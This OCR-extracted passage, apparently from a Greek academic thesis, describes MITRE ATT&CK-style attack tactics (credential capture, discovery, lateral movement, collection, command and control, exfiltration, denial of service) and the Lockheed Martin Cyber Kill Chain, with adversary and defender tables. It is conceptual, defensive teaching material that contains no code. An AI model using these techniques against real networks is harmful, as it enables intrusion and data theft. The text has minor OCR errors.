  - **Η τεχνική της Βίαιης Αυθεντικοποίησης** (Force Authentication): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να συλλέξει διαπιστευτήρια, αναγκάζοντας έναν χρήστη να αποκαλύψει πληροφορίες αυθεντικοποίησης. Το πιο γνωστό πρωτόκολλο αυθεντικοποίησης και ελέγχου ταυτότητας χρήστη είναι το Server Message Block (SMB) . Όταν τα Windows επιχειρούν να συνδεθούν, το SBS ελέγχει την ταυτότητα χρήστη αυτόματα, αποστέλλοντας πληροφορίες εισόδου στο σύστημα. Ο επιτιθέμενος μπορεί να εκμεταλλευτεί αυτόν τον μηχανισμό για να αποκτήσει πρόσβαση στον λογαριασμό του χρήστη, μέσω αναγκαστικού ελέγχου ταυτότητας. Επί πλέον, ο αντίπαλος δύναται να αποστείλει ψεύτικο σύνδεσμο, μέσω μηχανισμού ψαρέματος, για να αναγκάσει στον χρήστη να προβεί σε έλεγχο της ταυτότητάς του.
  - **Η τεχνική της Παρεμβολής του Αντίπαλου** (Adversary-in-the-Middle): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να προβεί σε παρεμβολή μεταξύ δύο συσκευών δικτύων ώστε να καταστεί ικανός στην ανίχνευση δικτύων και στην μετάδοση/χειρισμό δεδομένων ενός δικτύου. Με την τεχνική αυτή, ο επιβουλέας αποκτά πρόσβαση σε κοινά πρωτόκολλα επικοινωνίας και δικτύου πχ ARP, DNS, LLMNR, κ.τ.λ και ως εκ τούτου δύναται να ελέγχει την ροή κυκλοφορίας του δικτύου-στόχος. Συνεπώς, ο επιτιθέμενος δύναται να αναγκάσει μία συσκευή να επικοινωνεί με την άλλη ώστε οι χρήστε να λειτουργούν επ' ωφελεία του και αν συλλέγει χρήσιμες πληροφορίες.



Εικόνα 2.8: *Η τεχνική της Παρεμβολής του Αντίπαλου*
https://cisomag.eccouncil.org/wp-content/uploads/2021/09/MicrosoftTeams-image-28.png

  - **Η τεχνική του Στιγμιότυπου Εισόδου** (Input Capture): Είναι η τεχνική με την

οποία ο αντίπαλος μπορεί να φωτογραφίζει στιγμιότυπα εισόδου χρηστών με σκοπό να αποκτήσει τα διαπιστευτήρια εισόδου ή να συλλέξει άλλες σχετικές χρήσιμες πληροφορίες, πχ χρήσιμες τοποθεσίες, ιστοσελίδες σύνδεσης, πύλες και παράθυρα διαλόγου του συστήματος, κ.ά πλήρως αξιοποιήσιμες για μία μελλοντική διείσδυση στο υποψήφιο δίκτυο-στόχο. Ο μηχανισμός καταγραφής των διαπιστευτηρίων εισόδου δύναται να είναι υλοποιηθεί με μηχανισμούς Credential API Hooking[32] , δηλαδή σύνδεσης με τις απευθείας με τις λειτουργίες διεπαφής προγραμματισμού εφαρμογών (API) των Windows ή και με τη βοήθεια ίδιου του χρήστη, όταν πιστεύει ότι βρίσκεται σε προστατευμένο περιβάλλον.

- **Η τακτική της Χαρτογράφησης Δικτύου** (Discovery): Είναι τακτική μέσω της οποίας ο αντίπαλος προβαίνει σε τεχνικές χαρτογράφησης του υποψήφιου δικτύου-στόχου με σκοπό την απόκτηση πληροφοριών της εσωτερικής αρχιτεκτονικής αυτού ή άλλων συναφών ευρύτερων πληροφοριών για αυτό. Ο επιτιθέμενος παρατηρεί το δίκτυο που θα προσβάλει, εξετάζοντας τι μπορεί να ελέγξει και τι όχι και προσανατολίζει τις προσπάθειές του με τέτοιο τρόπο ώστε να πετύχει το επιδιωκόμενο αποτέλεσμα, με τον πιο βέλτιστο τρόπο. Ενδεικτικές τεχνικές Χαρτογράφησης Δικτύου είναι οι ακόλουθες:

  - **Η τεχνική της Ανακάλυψης Πληροφοριών Συστήματος** (System Information Discovery): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να συλλέξει λεπτομερείς πληροφορίες σχετικά με το λειτουργικό σύστημα και το υλικό του δικτύου, συμπεριλαμβανομένων και πληροφοριών σχετικών με την έκδοση, τις αναβαθμίσεις, την αρχιτεκτονική, κτλ με σκοπό να διαμορφώσει πλήρη εικόνα του τρόπου ενεργείας για την προσβολή του δικτύου. Δύναται να χρησιμοποιήσει εργαλεία όπως το Systeminfo[33] και του YaST (Systemsetup Configuration Tool)[34].
  - **Η τεχνική του Μητρώου Ερωτημάτων** (Query Registry)): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να επικοινωνήσει με το μητρώο Windows με σκοπό να συλλέξει πληροφορίες για το σύστημα, τις ρυθμίσεις και τα εγκατεστημένα προγράμματα. Το μητρώο περιέχει σημαντικό όγκο κρίσιμων πληροφοριών, η αποκάλυψη των οποίων θα οδηγήσει τον επιτιθέμενο να ανακαλύψει τα κενά ασφαλείας του δικτύου-στόχου. Συνήθως, χρησιμοποιείται το εργαλείο Reg[35] για πρόσβαση στο μητρώο. Ο αντίπαλος αντλεί σοβαρές πληροφορίες για το σύστημα και δύναται να διαμορφώσει πλήρη εικόνα για το αν μπορεί να προσβάλλει τον στόχο ή όχι, καθώς και με ποιον τρόπο μπορεί να επιτύχει το επιδιωκόμενο αποτέλεσμα.
  - **Η τεχνική της Ανεύρεσης των Δικαιωμάτων Τοπικών Ομάδων** (Permission Groups Discovery): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να ανακαλύψει τους ομάδες τοπικών χρηστών του συστήματος και τις σχετικές άδειες, τα πιστοποιητικά και τα διαπιστευτήρια αυτών. Ο αντίπαλος με αυτήν την τεχνική

[32] https://en.wikipedia.org/wiki/Hooking
[33] https://en.wikipedia.org/wiki/Systeminfo.exe
[34] https://en.wikipedia.org/wiki/YaST
[35] https://en.wikipedia.org/wiki/Windows_Registry

μπορεί να προσδιορίσει ποιοι χρήστες έχουν αυξημένα δικαιώματα και προνόμια πχ ομάδα τοπικών διαχειριστών. Χρήσιμες εντολές για αυτόν τον σκοπό είναι τα βοηθητικά προγράμματα netlocalgroup[36] και Netdscl.-list/Groups.

- **Η τακτική της Πλευρικής Κίνησης** (Lateral Movement): Είναι τακτική μέσω της οποίας ο αντίπαλος προβαίνει σε τεχνικές εξ' αποστάσεως ελέγχου των συστημάτων ενός δικτύου-στόχου. Ο επιτιθέμενος αρχικά εξερευνά το υποψήφιο δίκτυο ώστε να ανακαλύψει τον τρόπο απόκτησης πρόσβασης σε αυτό. Συχνά απαιτείται να μετακινείτε από υποσύστημα σε υποσύστημα του δικτύου έως ότου καταφέρει να αποκτήσει πρόσβαση σε λογαριασμούς. Ο αντίπαλος δύναται να εγκαταστήσει δικά του εργαλεία απομακρυσμένης πρόσβασης ή και να χρησιμοποιήσει νόμιμα διαπιστευτήρια εισόδου στο λειτουργικό σύστημα και στους λογαριασμούς χρηστών και διαχειριστών. Ενδεικτικές τεχνικές Πλευρικής Κίνησης είναι οι ακόλουθες:
  - **Η τεχνική της Ανάπτυξης Εργαλείων Προγραμμάτων** (Software Deployment Tools): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να αποκτήσει πρόσβαση σε πακέτα προγραμμάτων του συστήματος και σε εφαρμογές τρίτων, που είναι εγκατεστημένα σε ένα δίκτυο. Χαρακτηριστικά παραδείγματα είναι οι εφαρμογές για διαχειριστικούς σκοπούς όπως SCCM[37] , HBSS[38] , Altiris[39] . Ο αντίπαλος έχει δυνατότητα να προβεί σε εξ' αποστάσεως έλεγχο του κώδικα εκτέλεσης όλων των υποσυστημάτων που είναι συνδεδεμένα με το υποψήφιο σύστημα-στόχο. Ενδεχομένως, τα διαπιστευτήρια που θα έχει ο αντίπαλος από τοπικούς διαχειριστές να είναι επαρκή για άμεση πρόσβαση στα συστήματα τρίτων προγραμμάτων, διαφορετικά θα πρέπει να αναζητηθούν τα διαπιστευτήρια διαχειριστή.
  - **Η τεχνική του Εξ' αποστάσεως Ελέγχου Συνεδριών/Υπηρεσιών με Πειρατεία** (Remote Service Session Hijacking): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να αποκτήσει τον εξ' αποστάσεως έλεγχο προϋπαρχουσών συνεδριών, κινούμενος εσωτερικά και πλευρικά εντός του υποψήφιου δικτύου-στόχου. Ο αντίπαλος μπορεί να χρησιμοποιήσεις έγκυρα διαπιστευτήρια για να συνδεθεί με υπηρεσίες ειδικά σχεδιασμένες για απομακρυσμένες συνδέσεις όπως telnet[40] , SSH[41] και RDP[42] . Η τεχνική Remote Service Session Hijacking διαφέρει από την Remote Services, διότι η πρώτη παραβιάζει προϋπάρχουσα υπηρεσία ενώ η δεύτερη δημιουργεί νέα.
  - **Η τεχνική της Χρήσης Εναλλακτικών Υλικών Ελέγχου Ταυτότητας** (Use Alternate Authentication Material): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να χρησιμοποιήσει εναλλακτικό υλικό για τον έλεγχο ταυτότητας σε ένα υποψήφιο δίκτυο-στόχο πχ κατακερματισμένα αρχεία κωδικών πρόσβασης, πληροφορίες διαπιστευτηρίων από το πρωτόκολλο Kerberos[43] , στοιχεί πρόσβασης

[36] https://en.wikiversity.org/wiki/Net_(command)/Localgroup
[37] https://en.wikipedia.org/wiki/Microsoft_Endpoint_Configuration_Manager
[38] https://en.wikipedia.org/wiki/Host_Based_Security_System
[39] https://en.wikipedia.org/wiki/Altiris
[40] https://en.wikipedia.org/wiki/Telnet
[41] https://en.wikipedia.org/wiki/Secure_Shell
[42] https://en.wikipedia.org/wiki/Remote_Desktop_Protocol
[43] https://en.wikipedia.org/wiki/Kerberos_(protocol)

σε εφαρμογές του συστήματος, κ.ά με σκοπό να εισέλθει έμμεσα στο υποψήφιο δίκτυο-στόχο. Τα διαπιστευτήρια έχουν την ιδιότητα να αποθηκεύονται προσωρινά στη μνήμη του υπολογιστή ή στον δίσκο, χωρίς να χρειάζεται ο χρήστης να προβαίνει κάθε φορά σε έλεγχο ταυτότητας. Αυτό εγκυμονεί κινδύνους υποκλοπής από τον επιτιθέμενο, ο οποίος θα βρεθεί σε πλεονεκτική θέση να παρακάμψει το δίκτυο και τον έλεγχο εισόδου και ταυτότητας.

- **Η τακτική της Συλλογής Δεδομένων** (Collection): Είναι τακτική μέσω της οποίας ο αντίπαλος προβαίνει σε τεχνικές για την συλλογή "ευαίσθητων" πληροφοριών του υποψήφιου δικτύου-στόχος από πηγές όπως διαδίκτυο, αρχεία ήχου, εικόνας, video και emails. Συνήθως, ο επόμενος στόχος μετά τη συλλογή είναι η εξαγωγή (exfiltration) δεδομένων και πληροφοριών. Στη συλλογή περιλαμβάνονται και οι όροι στιγμιότυπα οθόνης (capturing screenshots) και χτυπήματα εισόδου σε πληκτρολόγιο (keyboard input). Ενδεικτικές τεχνικές Συλλογής Δεδομένων είναι οι ακόλουθες:

  - **Η τεχνική της Ηχογράφησης** (Audio Capture): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να αξιοποιήσει περιφερειακές συσκευές ενός υπολογιστή (π.χ. μικρόφωνα και κάμερες web) ή εφαρμογές (π.χ. υπηρεσίες φωνητικών κλήσεων και βιντεοκλήσεων) για τη λήψη ηχογραφήσεων με σκοπό την ακρόαση ευαίσθητων συνομιλιών για τη συλλογή πληροφοριών. Τα αρχεία ήχου μπορεί να εγγραφούν στο δίσκο και να εξαχθούν αργότερα. Μπορούν να χρησιμοποιηθούν κακόβουλα προγράμματα για την αλληλεπίδραση με τις συσκευές μέσω ενός διαθέσιμου API που παρέχεται από το λειτουργικό σύστημα ή μιας εφαρμογής για τη λήψη ήχου.
  - **Η τεχνική της Συλλογής Πληροφοριών από Ηλεκτρονικό Ταχυδρομείο** (E-mail Collection): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να συλλέγει ευαίσθητες πληροφορίες και προσωπικά δεδομένα από email χρηστών. Ο επιτιθέμενος μπορεί να κάνει χρήση των email ως να είναι ο ίδιος ο χρήστης.
  - **Η τεχνική του Στιγμιότυπου Επιφάνειας Εργασίας-Οθόνης** (Screen Capture): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να λάβει στιγμιότυπα από την επιφάνεια εργασίας με σκοπό να συλλέξει πληροφορίες, κατά τη διάρκεια της επιχείρησης εισόδου σε ένα δίκτυο-στόχο. Μπορεί η τεχνική αυτή να λειτουργήσει ως εργαλείο εξ' αποστάσεως πρόσβασης. Η λήψη στιγμιότυπου οθόνης είναι εφικτή με εργαλεία όπως "CopyFromScreen" και "xwd" ή "screencapture".

- **Η τακτική της Διοίκησης και του Ελέγχου** (Command and Control): Είναι τακτική μέσω της οποίας ο αντίπαλος προβαίνει σε τεχνικές για την διοίκηση, τον έλεγχο και του τρόπου επικοινωνίας (πχ με πρωτόκολλο HTTP, κ.ά) με το σύστημα-στόχος, που έχει πρόσβαση. Ο επιτιθέμενος επιδιώκει να μιμηθεί την αναμενόμενη, από τον χρήστη, κίνηση του δικτύου ώστε να μην γίνει αντιληπτός από ασυνήθιστες λανθασμένες κινήσεις του. Ενδεικτικές τεχνικές Διοίκησης και Ελέγχου είναι οι ακόλουθες:

  - **Η τεχνική της Κωδικοποίησης Δεδομένων** (Data Encoding): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να κρυπτογραφεί δεδομένα, με ένα τυπικό

σύστημα κωδικοποίησης δεδομένων με σκοπό να ελαχιστοποιήσει την πιθανότητα εντοπισμού του από τη Διοίκηση και τον Έλεγχο που ασκεί σε ένα δίκτυο-στόχο. Η εν λόγω κωδικοποίηση ακολουθεί, συνήθως, τα συστήματα ASCII[44] , Unicode[45] , Base64[46] , MIME[47] ή και άλλα συναφή ή μη συστήματα κωδικοποίησης. Ορισμένα συστήματα κωδικοποίησης ενδεχομένως να οδηγήσουν σε συμπίεση δεδομένων gzip[48].

- **Η τεχνική της Συσκότισης Δεδομένων** (Data Obfuscation): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να συσκοτίσει (να θαμπώσει) τη διοίκηση και τον έλεγχο των κινήσεων του μέσα σε ένα δίκτυο-στόχο, ώστε να ελαχιστοποιήσει την πιθανότητα να τον εντοπίσουν ως εχθρό. Οι δραστηριότητες επικοινωνιών είναι μυστικές, πλην όμως όχι απαραίτητα κρυπτογραφημένες ώστε να μη δίδεται η παραμικρή υποψία ύποπτης, μη συνηθισμένης, μη φυσιολογικής κίνησης εντός των δικτύων. Μερικές συναφείς τεχνικές είναι η προσθήκη άχρηστων δεδομένων στο πρωτόκολλο κίνησης, η χρήση στενογραφίας και η πλαστογραφία νόμιμων πρωτοκόλλων.

- **Η τεχνική της Κρυπτογραφησης Καναλιού** (Encrypted Channel): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να χρησιμοποιήσει γνωστούς αλγορίθμους κρυπτογράφησης για την απόκρυψη των εντολών διοίκησης και ελέγχου της κυκλοφορίας, αντί να στηρίζεται από την προστασία που παρέχεται από τα υπάρχοντα πρωτόκολλα επικοινωνίας. Παρόλο τη χρήση ισχυρών αλγορίθμων, ενδέχεται η κρυπτογράφηση να είναι ευάλωτη στην αντίστροφη μηχανική (reverse engineering)[49] , εάν τα μυστικά κλειδιά κωδικοποιούνται ή παράγονται εντός των κακόβουλων λογισμικών και αρχείων.

- **Η τακτική της Εξαγωγής Δεδομένων** (Exfiltration): Είναι τακτική μέσω της οποίας ο αντίπαλος προβαίνει σε τεχνικές υποκλοπής για την εξαγωγή δεδομένων, πληροφοριών και αρχείων από το σύστημα-στόχος. Μόλις γίνει η συλλογή, ο επιτιθέμενος πακετάρει τα δεδομένα ώστε να μην γίνει αντιληπτός. Αυτή η ενέργεια περιλαμβάνει συμπίεση αρχείων, κωδικοποίηση ή και κρυπτογράφηση, καθώς και μεταφορά από το κανονικό κανάλι διοίκησης και έλεγχου σε εναλλακτικό. Ενδεικτικές τεχνικές Εξαγωγής Δεδομένων είναι οι ακόλουθες:


  - **Η τεχνική της Εξαγωγής μέσα από το Κανάλι Διοίκησης και Ελέγχου** (Exfiltration Over C2 Channel): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να υποκλέψει δεδομένα για εξαγωγή χρήσιμων πληροφοριών μέσα ένα υπάρχων κανάλι εντολών και ελέγχου. Τα δεδομένα που συλλέγονται κρυπτογραφούνται εντός του καναλιού επικοινωνίας, χρησιμοποιώντας το ίδιο πρωτόκολλο επικοινωνιών, που χρησιμοποιείται για τη διοίκηση και τον έλεγχο.

[44] https://en.wikipedia.org/wiki/ASCII
[45] https://en.wikipedia.org/wiki/Unicode
[46] https://en.wikipedia.org/wiki/Base64
[47] https://en.wikipedia.org/wiki/MIME
[48] https://en.wikipedia.org/wiki/Gzip
[49] https://en.wikipedia.org/wiki/Reverse_engineering

- **Η τεχνική της Αυτόματης Εξαγωγής** (Automated Exfiltration): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να υποκλέψουν δεδομένα, ευαίσθητα έγγραφα, κτλ με αυτοματοποιημένη διαδικασία συλλογής και εξαγωγής αυτών.
- **Η τεχνική της Προσχεδιασμένης Μεταφοράς** (Scheduled Transfer): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να προγραμματίσει την εξαγωγή δεδομένων, σε συγκεκριμένες ώρες της ημέρας ή σε συγκεκριμένα διαστήματα.

- **Η τακτική του Αντίκτυπου** (Impact): Είναι τακτική μέσω της οποίας ο αντίπαλος προβαίνει σε τεχνικές ώστε να χειραγωγήσει, να διακόψει ή να καταστρέψει τα συστήματα και τα δεδομένα αυτών. Ο επιτιθέμενος επιδιώκει να παραβιάσει ή και να καταστρέψει τα δεδομένα του υποψήφιου δικτύου-στόχος. Ο αντίπαλος εκτελεί άκρως επιθετική ενέργεια προκειμένου να πετύχει τους τεθέντες στόχους ή και να καλύψει τα ίχνη από την παραβίαση του απορρήτου, που έχει υποπέσει. Ενδεικτικές τεχνικές Αντίκτυπου είναι οι ακόλουθες:

  - **Η τεχνική της Άρνησης Υπηρεσίας Δικτύου** (Network Denial of Service): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να πραγματοποιήσει επιθέσεις άρνησης υπηρεσίας δικτύου (DoS) για να υποβαθμίσει τους πόρους ενός συστήματος-στόχου πχ εξάντληση των υπηρεσιών εύρους ζώνης δικτύου, των πόρων που αφορούν ιστότοπους, υπηρεσίες email, τα DNS και τις εφαρμογές που βασίζονται στους ιστότοπους. Συνήθως, οι επιθέσεις DoS υλοποιούνται σε ένα ευρύτερο πλαίσιο κακόβουλων δραστηριοτήτων, χακτιβισμού (hacktivism)[50] και εκβιασμού.



Εικόνα 2.9: *Άρνηση Υπηρεσίας Δικτύου (DoS)*
https://exploitszone.com/wp-content/uploads/2020/06/ddos-attack.png

  - **Η τεχνική της Διακοπής Υπηρεσίας** (Service Stop): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να σταματήσει ή και να απενεργοποιήσει κρίσιμες (μεμονωμένες ή μη) υπηρεσίες ενός δικτύου πχ το MSExchangeIS[51] , SQL Server[52] , κ.ά ώστε να μην είναι διαθέσιμες στους χρήστες του δικτύου-στόχος και εν συνεπεία να ικανοποιηθούν οι τεθέντες στόχοι του επιτιθέμενου.

[50] https://en.wikipedia.org/wiki/Hacktivism
[51] https://en.wikipedia.org/wiki/Microsoft_Exchange_Server
[52] https://en.wikipedia.org/wiki/Microsoft_SQL_Server

- **Η τεχνική της Χειραγώγησης Δεδομένων** (Data Manipulation): Είναι η τεχνική με την οποία ο αντίπαλος μπορεί να εισάγει νέα δεδομένα, να διαγράψει ή και να χειραγωγήσει παλαιά με σκοπό να αποκρύψει την παράνομη παρουσία του σε ένα δίκτυο-στόχο. Επί πλέον, ο επιτιθέμενος μπορεί με την χειραγώγηση δεδομένων να επηρεάσει δυσμενώς τις λειτουργίες ενός δικτύου και σαφέστατα να προκαλέσει μέγιστη σύγχυση ώστε να μην δύναται οι ειδική να λάβουν ορθή και έγκυρη απόφαση ως προς τον τρόπο αντίδρασης για την προστασία του δικτύου.

2.3 Μεθοδολογία Μοντέλου Αντιμετώπισης Κακόβουλων Ενεργειών σε Δίκτυα (Cyber Kill Chain) της Lockheed Martin

Οι Κυβερνοπεπιθέσεις αποτελούν πλέον μία πάγια τακτική των κακόβουλων δραστών, η οποία εντάσσεται στο πλαίσιο του καθιερωμένου όρου Προχωρημένη Επίμονη Απειλή (Advanced Persistent Threat-APT)[53] . Οι αντίπαλοι διαθέτουν εκτενή εμπειρία, ισχυρή τεχνογνωσία καθώς και πλήθος τεχνικών επιδεξιοτήτων, σε βαθμό ικανό να πλήξουν κάθε στρατηγικό στόχο, εισβάλλοντας με ευκολία σε αμυντικούς μηχανισμούς δικτύων υπολογιστών εις βάρος της Εθνικής Ασφάλειας των Κοινοτήτων[24].

Η μεθοδολογία Cyber Kill Chain της Lockheed Martin αποτελείται από αναλυτικές και συστηματικές ενέργειες των αμυνόμενων, με σκοπό τον εντοπισμό κακόβουλων επιθέσεων εναντίον δικτύων υπολογιστών και την πρόληψη αυτών. Το εν λόγω μοντέλο διευκολύνει τους αμυνομένους να επιτύχουν την διακοπή των επιθετικών ενεργειών του αντιπάλου σε κάθε φάση επίθεσης. Ο όρος "αλυσίδα" αναφέρεται στην σειριακή και αλληλένδετη φύση των ενεργειών που πρέπει να λάβει ο επιτιθέμενος για την διεκπεραίωσή του στόχου του. Συνεπώς, η διακοπή ή καταπολέμηση ενός από τα επιμέρους βήματα, οδηγεί στην αδυναμία πραγματοποίησης όσων έπονται, καθώς η αλυσίδα έχει διακοπεί.


Το μοντέλο Cyber Kill Chain έχει σχεδιαστεί σε 7 βήματα με σκοπό την βαθύτερη κατανόηση των ενεργειών του επιτιθέμενου. Η κατηγοριοποίηση των βημάτων της Lockheed Martin φαίνεται στην επόμενη εικόνα:

Αναλυτικά τα βήματα έχουν ως εξής[25]:


1. **Αναγνώριση** (Reconnaissance) Στόχου

   Σε αυτό το βήμα, ο επιτιθέμενος προβαίνει σε αναγνώριση, μέσω έρευνας, παρατήρησης ή άλλων τεχνικών, χρησιμοποιώντας διάφορα εργαλεία όπως Google, Shodan4, ανοικτές βάσεις δεδομένων, υποψήφιων στόχων με σκοπό να αποκαλύψει τρωτά (ευάλωτα) σημεία και αδυναμίες σε δίκτυα υπολογιστών , κεντρικούς υπολογιστές, λογαριασμούς χρηστών, πρωτόκολλα κ.ά, ώστε να πραγματοποιήσει στοχευμένη και επιτυχημένη επιθετική ενέργεια. Σε αυτό το βήμα, ο εισβολέας χρησιμοποιεί τεχνικές παθητικής αναγνώρισης, δηλαδή ιχνηλάτισης (υποκλοπής) του ψηφιακού αποτυπώματος, που υπάρχει διαθέσιμο στο διαδίκτυο, καθώς και τεχνικές ενεργητικής αναγνώρισης, δηλαδή της ανάλυσης των διαφόρων υπηρεσιών, συσχετιζόμενων με το στόχο, όπως λειτουργικά συστήματα, εκδόσεις και παράμετροι αυτών, μηχανισμοί ασφάλειας, που παρέχονται μέσω διαδικτύου.

[53] https://en.wikipedia.org/wiki/Advanced_persistent_threat



Εικόνα 2.10: *Προσέγγιση Cyber Kill Chain (Lockheed Martin)*
https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/photo/cyber/THE-CYBER-KILL-CHAIN-body.png.pc-adaptive.1920.medium.png



Εικόνα 2.11: *Φάσεις Εμφύτευσης Κακόβουλου Λογισμικού*
https://www.researchgate.net/profile/Gabriel-Pedroza/publication/332017478/figure/fig8/AS:797607475564546@1567175849482/Phases-of-the-so-named-intrusion-kill-chain-Image-borrowed-from-15_W640.jpg

2. **Επιλογή Όπλου/ Στόχευση** (Weaponization): Σχεδίαση της Επιχείρησης

   Σε αυτό το βήμα, ο επιτιθέμενος επιλέγει το κατάλληλο όπλο, λαμβάνοντας υπόψη παραμέτρους όπως το διαθέσιμο χρόνο, τις πιθανότητες επιτυχίας, καθώς και τους κινδύνους εντοπισμού του, με σκοπό να αποστείλει, σε πρώτο ή μεταγενέστερο χρόνο, κακόβουλο αρχείο, πχ κατάλληλου κώδικα τύπου Portable Document Format (PDF), το οποίο να εστιάζει σε συγκεκριμένη ευπάθεια ενός λογισμικού του δυνητικού στόχου, να εκμεταλλεύεται μακροεντολές των εγγράφων Word, κ.ά. Στην πλειοψηφία των περιπτώσεων, ο αντίπαλος δημιουργεί ένα εικονικό ιδιωτικό δίκτυο Virtual Private Netw-

ΑΝΤΙΠΑΛΟΣ(adversary)	**ΑΜΥΝΟΜΕΝΟΣ(defender)**
Διεξάγει σχεδίαση επίθεσης Ερευνά πιθανούς τρωτούς στόχους Συλλέγει ηλεκτρονικές διευθύνσεις (e-mails) Αναζητά υποψήφια θύματα μέσω μέσων κοινωνικής δικτύωσης Συλλέγει στοιχεία, πληροφορίες, λίστες ονομάτων, χρήσιμα για την σχεδιασμένη επίθεση Αναζητά διακομιστές (servers) του διαδικτύου.	Διεξάγει αναγνώριση για σχεδιασμένες πιθανές επιθέσεις Προβλέπει την πρόθεση του αντιπάλου Συλλέγει στοιχεία επισκεπτών, ιστορικό επισκεψιμότητας σε ιστοσελίδες, μέσω αρχείων καταγραφής (log files) Συνεργάζεται με διαχειριστές διαδικτύου για ανάλυση των συλλεγέντων πληροφοριών πιθανής κακόβουλης ενέργειας. Δημιουργεί μηχανισμό ανίχνευσης ύποπτων συμπεριφορών χρηστών διαδικτύου.

Πίνακας 2.1: *Στόχοι Αντιπάλου - Αμυνόμενου κατά την Αναγνώριση.*

ork (VPN)[54] και επιχειρεί με ασφάλεια μέσα σε αυτό. Εντοπίζει τα διαπιστευτήρια με σκοπό να συνδεθεί απευθείας στο δίκτυο, παρακάμπτοντας το βήμα της επιλογής κατάλληλου όπλου. Επίπλεον, ο επιτιθέμενος δύναται να δημιουργήσει λίστα πολλαπλών υποψήφιων στόχων και τρόπων στόχευσης ώστε όταν αποκτήσει αρχική πρόσβαση σε κάποιον στόχο εξ' αυτών και να αποφασιστεί εάν θα υλοποιηθεί το τελικό χτύπημα ή όχι.

3. **Παράδοση** (Delivery): Έναρξη της Επιχείρησης

   Σε αυτό το βήμα, ο επιτιθέμενος προβαίνει σε προσπάθεια εισβολής ή διείσδυσης, με μηχανισμούς αλληλεπίδρασης όπως παράδοση οπλισμένου κακόβουλου αρχείου, τύπου PDF, μέσω ηλεκτρονικού μηνύματος ψαρέματος (phishing)[55] , στοχευμένου μηνύματος (spear phishing), χρησιμοποιώντας εν παραλλήλω και μέσα κοινωνικής δικτύωσης (Facebook, LinkedIn), με σκοπό να αποκτήσει πρόσβαση σε κωδικούς ασφαλείας του δικτύου του στόχου. Ο αμυνόμενος χρησιμοποιεί σε πραγματικό χρόνο λογισμικά εντοπισμού και αντιμετώπισης εχθρικών μολυσμένων, αρχείων και λογισμικών. Τα μέτρα ασφαλείας αυξάνονται με επιπλέον ελέγχους ταυτότητας και αυθεντικοποίησης ή ερωτήσεις ασφαλείας που μπορούν να απαντηθούν μόνο από τον προοριζόμενο χρήστη.

4. **Εκμετάλλευση** (Exploitation): Απόκτηση πρόσβασης στο Στόχο

   Σε αυτό το βήμα, ο εισβολέας προβαίνει σε εκμετάλλευση των τρωτών σημείων του στόχου, χρησιμοποιώντας κάθε πρόσφορο μέσο, όπως το άνοιγμα κακόβουλου PDF από τον στόχο, τη χρήση διαπιστευτηρίων του δικτύου VPN του στόχου, κ.ά, για την εκτέλεση κακόβουλων ενεργειών. Συνηθέστερη πρακτική των κακόβουλων λογισμικών είναι η τεχνική εξαγωγής δεδομένων (data exfiltration)[56] , δηλαδή της απόσπασης

[54] https://en.wikipedia.org/wiki/Virtual_private_network
[55] tlhttps://en.wikipedia.org/wiki/Phishing
[56] https://en.wikipedia.org/wiki/Data_exfiltration

ΑΝΤΙΠΑΛΟΣ(adversary)	**ΑΜΥΝΟΜΕΝΟΣ(defender)**
